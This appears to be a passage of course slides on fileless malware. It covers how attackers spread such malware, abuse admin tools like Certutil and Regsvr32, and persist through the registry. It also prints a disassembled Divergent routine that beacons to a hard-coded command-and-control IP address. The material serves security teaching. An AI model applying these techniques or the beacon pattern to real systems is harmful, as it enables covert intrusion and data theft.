
## Reasons for using fileless malware in cyberattacks:

- Stealthy in nature - Exploits legitimate system tools
- Living-off-the-land - Exploits default system tools
- Trustworthy - Uses tools that are frequently used and trusted


## Fileless Propagation Techniques used by attackers:

- Phishing emails
- Malicious websites
- Legitimate applications
- Registry manipulation
- Native applications
- Memory code injection
- Infection through lateral movement
- Script-based Injection

# Taxonomy of Fileless Malware Threats



# How does Fileless Malware Work?




# Launching Fileless Malware through Document Exploits and In-Memory Exploits




## Document Exploits

- The attacker can trick users into downloading a document, archives, or any attractive files consisting of **malicious macro codes**
- The malicious macro **launches VBA or JavaScript** to exploit the Windows default tools such as PowerShell to continue the chain of infection




## In-Memory Exploits

- Attackers inject a malicious payload into the RAM that targets the legitimate process **without leaving any footprints**
- Attackers exploit different Windows APIs such as WMI, PSEXEC, or PowerShell to gain access over the process memory of a legitimate process



# Launching Fileless Malware through Script-based Injection


- Fileless attacks are also performed using the scripts where binaries and shellcodes are embedded, obfuscated, and compiled to avoid file creations on the disk
- Scripts allow attackers to **communicate and infect the applications** or operating systems without being traced



# Launching Fileless Malware by Exploiting System Admin Tools




- Attackers exploit default system admin tools such as Certutil, WMIC, and Regsvr32 to **launch fileless infections**
- Attackers use Certutil and Windows Management Interface Command (WMIC) utilities to steal information
- They exploit command-line tools such as **Regsvr32**, and **rundll32** to run malicious DLLs




# Launching Fileless Malware through Phishing

- Attackers commonly use **social engineering techniques** such as phishing to spread fileless malware to the target systems
- Fileless malware exploits vulnerabilities in system tools to load and **run malicious payloads** on the victim's machine to compromise the sensitive information stored in the **process memory**



# Maintaining Persistence with Fileless Techniques

- When compared to other malware types, fileless malware **does not use disk files** to spread its infection or maintain persistence
- Attackers adopt unique methods such as **developing load points** to restart infected payloads to maintain persistence
- Attackers save the malicious payload **inside the registry** that holds data for configurations, application files, and settings, which executes itself with every system restart



# Fileless Malware



## Divergent

- Divergent is a type of fileless malware that **depends mostly on the registry** for the execution and storage of configuration data
- It also employs a key in the registry to **maintain persistence** and exploits PowerShell to inject itself on to the other processes

The screenshot shows assembly code for a fileless malware module named "Divergent\_send\_C2\_beacon\_and\_sleep". The code includes instructions for pushing stack frames, calculating string lengths, and calling external functions like "Divergent\_send\_HTTP\_request" and "Sleep". The assembly is annotated with comments explaining its purpose.

```
; Attributes: bp-based Frame
Divergent_send_C2_beacon_and_sleep proc near
    lpString= dword ptr  8

    push    ebp
    mov     ebp, esp
    push    0
    push    0
    push    [ebp+lpString] ; lpString
    call    ds:strlenA
    push    eax
    push    [ebp+lpString]
    push    ds:OFF_7B662FC ; "http://185.243.114.111/"
    call    Divergent_send_HTTP_request
    add    esp, 14h
    push    INFINITE
    call    ds:Sleep
    pop    ebp
    retn
Divergent_send_C2_beacon_and_sleep endp
```

## Fileless Malware

- Astaroth Backdoor
- Nodersok
- Vaporworm
- njRat Backdoor
- Sodinokibi Ransomware
- Kovter and Poweliks
- Dridex
- Hancitor/Chanitor
- Sorebrect Ransomware



# Module Flow



**1 Malware Concepts**

**2 APT Concepts**

**3 Trojan Concepts**

**4 Virus and Worm Concepts**

**5 Fileless Malware Concepts**

**6 Malware Analysis**

**7 Countermeasures**

**8 Anti-Malware Software**

# What is Sheep Dip Computer?

- Sheep dipping refers to the **analysis of suspect files**, incoming messages, etc. for malware
